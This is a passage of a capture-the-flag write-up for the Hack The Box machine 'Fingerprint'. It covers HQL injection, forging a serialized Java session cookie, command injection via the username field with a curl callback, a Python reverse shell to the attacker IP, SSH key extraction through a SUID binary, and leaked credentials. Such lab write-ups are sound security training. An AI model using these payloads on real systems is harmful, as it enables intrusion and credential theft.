Serving HTTP on 0.0.0.0 port 8000 ...
10.10.11.127 - - [03/Feb/2022 08:37:03] "GET /login.js HTTP/1.1" 200 -
10.10.11.127 - - [03/Feb/2022 08:37:03] code 404, message File not found
10.10.11.127 - - [03/Feb/2022 08:37:03] "GET /962f4a03aa7ebc0515734cf398b0ccd6 HTTP/1.1" 404 -
10.10.11.127 - - [03/Feb/2022 08:38:03] "GET /login.js HTTP/1.1" 200 -
10.10.11.127 - - [03/Feb/2022 08:38:03] code 404, message File not found
10.10.11.127 - - [03/Feb/2022 08:38:03] "GET /962f4a03aa7ebc0515734cf398b0ccd6 HTTP/1.1" 404 -
```
Next is to actually get logged in, we don’t have a username or password however can look into the docs of glassfish and see that it uses HQL (Not SQL) and try HQLi:
``` bash
'962f4a03aa7ebc0515734cf398b0ccd6'
```
After my query, I get the following error:
``` bash
org.hibernate.exception.JDBCConnectionException: Unable to acquire JDBC Connection
java.lang.IllegalArgumentException: org.hibernate.hql.internal.ast.QuerySyntaxException
```
We can look through some resources online and find a general payload syntax:
- [Hibernate Query Language Injection](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/HQL%20Injection.md)
We can try using a logical query and bypass the parts of the query that we don’t know:
``` bash
uid=x' OR SUBSTRING(username,1,1)='m' and ''='&auth_primary=x&auth_secondary=962f4a03aa7ebc0515734cf398b0ccd6
```
We’re finally in however still no shell, we probably need another exploit. We can see there’s a file upload function on the main page, all files that are uploaded get placed in /images
This doesn’t get us particularly far. What’s more interesting is our cookie:
``` bash
Cookie: JSESSIONID=fb8c54276d03b86ceee7d0244dcb; user=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoick8wQUJYTnlBQ0ZqYjIwdVlXUnRhVzR1YzJWamRYSnBkSGt1YzNKakxtMXZaR1ZzTGxWelpYS1VCTmR6NDErNWF3SUFCRWtBQW1sa1RBQUxabWx1WjJWeWNISnBiblIwQUJKTWFtRjJZUzlzWVc1bkwxTjBjbWx1Wnp0TUFBaHdZWE56ZDI5eVpIRUFmZ0FCVEFBSWRYTmxjbTVoYldWeEFINEFBWGh3QUFBQUFuUUFRRGRsWmpVeVl6STFNV1k0TURRMFkySXhPRGN3TVRNNU9USTRPVEZrTUdVMU9HTmxPVEU1TkdSbE4yWTFNelZpTVdJMFptRTJZbUptWlRBNE5qYzRaalowQUJSTVYyYzNaMVZTTVVWdFdEZFZUbmh6U25oeFduUUFDMjFwWTJobFlXd3hNak0xIn0.6dfequ2JzMYm2A6wgo6SU_pJWzWgqmGaChbRiXiEgTw
```
We can decode this and see there’s a serialized object:
``` bash
sr!com.admin.security.src.model.User s_k I idL fingerprintt Ljava/lang/String;L passwordq~ L usernameq~ xp t@7ef52c251f8044cb187013992891d0e58ce9194de7f535b1b4fa6bbfe08678f6t LWg7gUR1EmX7UNxsJxqZt micheal1235
```
I didn’t have much luck with serialization. Instead we think back to /backups and see if there’s any useful java files. We can bruteforce them and find Profile.java and User.java:
``` bash
// http://fingerprint.htb:8080/backups/Profile.java
package com.admin.security.src.model;
import com.admin.security.src.profile.UserProfileStorage;
import lombok.Data;
import java.io.File;
import java.io.IOException;
import java.io.Serializable;
import java.util.ArrayList;
import java.util.List;
@Data
public class Profile implements Serializable {
private static final long serialVersionUID = 3995854114743474071L;
private final List logs;
private final boolean adminProfile;
private File avatar;
public static Profile getForUser(final User user) {
// fetch locally saved profile
final File file = user.getProfileLocation();
Profile profile;
if (!file.isFile()) {
// no file -> create empty profile
profile = new Profile(new ArrayList<>(), user.isAdmin());
try {
user.updateProfile(profile);
} catch (final IOException ignored) {
}
}
// init logs etc.
profile = new UserProfileStorage(user).readProfile();
return profile;
}
}
```
``` bash
// http://fingerprint.htb:8080/backups/User.java
package com.admin.security.src.model;
import com.admin.security.src.utils.FileUtil;
import com.admin.security.src.utils.SerUtils;
import lombok.AllArgsConstructor;
import lombok.Data;
import lombok.NoArgsConstructor;
import javax.persistence.*;
import java.io.File;
import java.io.IOException;
import java.io.Serializable;
import java.nio.file.Paths;
// import com.admin.security.src.model.UserProfileStorage;
@AllArgsConstructor
@NoArgsConstructor
@Entity
@Data
@Table(name = "users")
public class User implements Serializable {
private static final long serialVersionUID = -7780857363453462165L;
@Id
@GeneratedValue(strategy = GenerationType.IDENTITY)
@Column(name = "id")
protected int id;
@Column(name = "username")
protected String username;
@Column(name = "password")
protected String password;
@Column(name = "fingerprint")
protected String fingerprint;
public File getProfileLocation() {
final File dir = new File("/data/sessions/");
dir.mkdirs();
final String pathname = dir.getAbsolutePath() + "/" + username + ".ser";
return Paths.get(pathname).normalize().toFile();
}
public boolean isAdmin() {
return username.equals("admin");
}
public void updateProfile(final Profile profile) throws IOException {
final byte[] res = SerUtils.toByteArray(profile);
FileUtil.write(res, getProfileLocation());
}
}
```
We can see where our session is going to be written, in our case it’d be in micheal1235.ser however we want a session in admin.ser. We can do this be unserializing our current cookie value, changing ourselves to admin then re-serializing. Below is a convenient script made by sakertooth (https://github.com/sakertooth?tab=repositories):
``` bash
package com.admin.security.src.model;
import java.io.Serializable;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.IOException;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.util.Base64;
/*
Quick disclaimer that I didnt get to see all the code so I made some generalizations (maybe I didnt need it idk 🤷)
This may or may not work.
That being said, the way I understand it is that Serializable allows for serialization and deserialization (obviously)
but only considers the fields when doing so. As such, the methods dont get serialized in any way, but all the fields remain.
For more info: https://docs.oracle.com/javase/7/docs/api/java/io/Serializable.html
*/
public class User implements Serializable {
private static final long serialVersionUID = -7780857363453462165L;
private int id;
private String username;
private String password;
private String fingerprint;
public User() {
id = 0;
username = "";
password = "";
fingerprint = "";
}
int getId() {
return id;
}
String getUsername() {
return username;
}
String getPassword() {
return password;
}
String getFingerprint() {
return fingerprint;
}
void setId(int id) {
this.id = id;
}
void setUsername(String username) {
this.username = username;
}
void setPassword(String password) {
this.password = password;
}
void setFingerPrint(String fingerprint) {
this.fingerprint = fingerprint;
}
}
/*
The program takes in a file containing your serialized user (base64).
It then deserializes it, changes the username to admin,
serializes it back, and prints it to the console as base64.
*/
class Program {
public static void main(String[] args) {
if (args.length < 1) {
System.out.println("usage: ./program ");
return;
}
try {
byte[] serializedUserBytes = Base64.getDecoder().decode(args[0]);
ByteArrayInputStream serializedUserInputStream = new ByteArrayInputStream(serializedUserBytes);
ObjectInputStream objectInputStream = new ObjectInputStream(serializedUserInputStream);
User user = (User)objectInputStream.readObject();
System.out.println("User successfully deserialized:");
System.out.println("ID: " + user.getId());
System.out.println("Username: " + user.getUsername());
System.out.println("Password: " + user.getPassword());
System.out.println("Fingerprint: " + user.getFingerprint());
System.out.println("Changing username to 'admin' and serializing back...");
user.setUsername("admin");
ByteArrayOutputStream serializedUserOutputStream = new ByteArrayOutputStream();
ObjectOutputStream objectOutputStream = new ObjectOutputStream(serializedUserOutputStream);
objectOutputStream.writeObject(user);
String serializedAdminUserBase64 = Base64.getEncoder().encodeToString(serializedUserOutputStream.toByteArray());
System.out.println("Serialization of original user but with the name to 'admin': " + serializedAdminUserBase64);
}
catch (IOException | ClassNotFoundException ex) {
System.out.println(ex.getMessage());
}
}
}
```
The output of which is:
``` bash
User successfully deserialized:
ID: 2
Username: micheal1235
Password: LWg7gUR1EmX7UNxsJxqZ
Fingerprint: 7ef52c251f8044cb187013992891d0e58ce9194de7f535b1b4fa6bbfe08678f6
Changing username to 'admin' and serializing back...
Serialization of original user but with the name to 'admin': rO0ABXNyACFjb20uYWRtaW4uc2VjdXJpdHkuc3JjLm1vZGVsLlVzZXKUBNdz41+5awIABEkAAmlkTAALZmluZ2VycHJpbnR0ABJMamF2YS9sYW5nL1N0cmluZztMAAhwYXNzd29yZHEAfgABTAAIdXNlcm5hbWVxAH4AAXhwAAAAAnQAQDdlZjUyYzI1MWY4MDQ0Y2IxODcwMTM5OTI4OTFkMGU1OGNlOTE5NGRlN2Y1MzViMWI0ZmE2YmJmZTA4Njc4ZjZ0ABRMV2c3Z1VSMUVtWDdVTnhzSnhxWnQABWFkbWlu
```


We can resign our cookie using the secret from earlier: SjG$g5VZ(vHC;M2Xc/2~z(. After doing so, we have access to “recent logs”:
- 
- 
#### User own
Finally, we’re getting somewhere. The actual log feature isn’t useful as we already have access and know it’s vulnerable to XSS. Instead, we can continue with the serialization idea and attempt to get a reverse shell. We’ll save our admin cookie for now just in case:
``` bash
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoick8wQUJYTnlBQ0ZqYjIwdVlXUnRhVzR1YzJWamRYSnBkSGt1YzNKakxtMXZaR1ZzTGxWelpYS1VCTmR6NDErNWF3SUFCRWtBQW1sa1RBQUxabWx1WjJWeWNISnBiblIwQUJKTWFtRjJZUzlzWVc1bkwxTjBjbWx1Wnp0TUFBaHdZWE56ZDI5eVpIRUFmZ0FCVEFBSWRYTmxjbTVoYldWeEFINEFBWGh3QUFBQUFuUUFRRGRsWmpVeVl6STFNV1k0TURRMFkySXhPRGN3TVRNNU9USTRPVEZrTUdVMU9HTmxPVEU1TkdSbE4yWTFNelZpTVdJMFptRTJZbUptWlRBNE5qYzRaalowQUJSTVYyYzNaMVZTTVVWdFdEZFZUbmh6U25oeFduUUFCV0ZrYldsdSJ9.lPDqZy7OX9cBclkxmK9gAx4SWiad_YFrjezvJO1apCA
```
We can repurpose the script (now knowing it works) to overwrite the username and perform RCE:
``` bash
import com.admin.security.src.model.User;
import java.io.*;
import java.util.Base64;
public class edit {
public static void main(String[] args) throws IOException {
User user = new User();
//user.username = "admin";
//user.id = 0;
//user.fingerprint = "/data/sessions/admin.ser";
/*
FileOutputStream fileOut = new FileOutputStream("/tmp/userAdmin2.ser");
ObjectOutputStream out = new ObjectOutputStream(fileOut);
out.writeObject(user);
*/
user.username = "../sessions/a$(curl http://10.10.14.25/)/../../../admin";
user.id = 0;
user.fingerprint = "/data/sessions/admin.ser";
user.password = "test";
ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream);
objectOutputStream.writeObject(user);
objectOutputStream.close();
String cookie = Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
System.out.println(cookie);
}
}
```
We can generate a reverse shell and update the script to use this:
``` bash
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.25",4443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```
We should then get a reverse shell. We see there’s a SUID binary available to us. Our goal here is to retrieve a id_rsa key for SSH using it, below is Yuma’s script for it (https://gist.github.com/Yuma-Tsushima07):
``` bash
import os, sys
sys.setrecursionlimit(10000)
letters = [' ','a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm',
'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '\n', "A", "B", "C", "D", "E", "F", "G", "H", "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", "W", "X", "Y", "Z", '=', '/', '-', '1', '2', '3', '4', '5', '6', '7', '8', '9', '0', '\+']
startpoint = "-----BEGIN OPENSSH PRIVATE KEY-----"
valid = " "
def getKey(str_bt):
for i in letters:
p = str_bt + i
out = os.popen(f'./cmatch example "{p}"').read()
a = out.replace("Found", "")
b = a.replace("Matches", "")
count = b.replace(":", "")
if(int(count) == 1):
str_bt = str_bt+ i
print(str_bt)
getKey(str_bt)
getKey(startpoint)
```
We do get a use-able key (with the name John), however we still need a password. Doing some source code analysis leads us to the existing java classes. One of which has a hibernate password commented out:
``` bash
// 69: ldc 'hibernate.connection.username'
// 71: bipush #-13
// 73: pop
// 74: ldc 'htb'
// 76: llIIIIIlIIIlIlIllllI : (Ljava/lang/Object;Ljava/lang/Object;Ljava/lang/Object;)Ljava/lang/Object;
// 81: bipush #-14
// 83: pop
// 84: pop
// 85: aload_1
// 86: ldc 'hibernate.connection.password'
// 88: bipush #42
// 90: pop
// 91: ldc 'q9Patz64fhtiVSO6Df2K'
// 93: IllllllllllllllllIll : (Ljava/lang/Object;Ljava/lang/Object;Ljava/lang/Object;)Ljava/lang/Object;
// 98: pop
// 99: nop
// 100: aload_
```
Using this, we can get a shell.
#### Root own
We have a few backups, the one one was have access to is flask-app-secure.bak, we can copy this over to our local machine and enumerate it:
``` bash
scp -i id_rsa john@fingerprint.htb:/var/backups/flask-app-secure.bak ./
```
We can look at the improvement notes and see that this is likely going to be crypto:
``` bash
[x] fixed access control flaw
[x] introduced authorization
[x] safe authentication with custom crypto
```
There is a custom encryption in place that we need to try crack. There is a service running on port 8080 which is likely this flask app, we can forward this to ourselves too:
``` bash
ssh -L 8080:localhost:8080 -i id_rsa john@fingerprint.htb
```
Look familiar? It’s the same app before just using a different authentication method. We can re-use the XSS from before and see if we can get the box to connect back to us.
``` bash
```
We get the following:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Fingerprint]
└─# python2 -m SimpleHTTPServer 81 1 ⨯
Serving HTTP on 0.0.0.0 port 81 ...
10.10.11.127 - - [03/Feb/2022 11:01:05] code 404, message File not found
10.10.11.127 - - [03/Feb/2022 11:01:05] "GET /user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb HTTP/1.1" 404 -
```
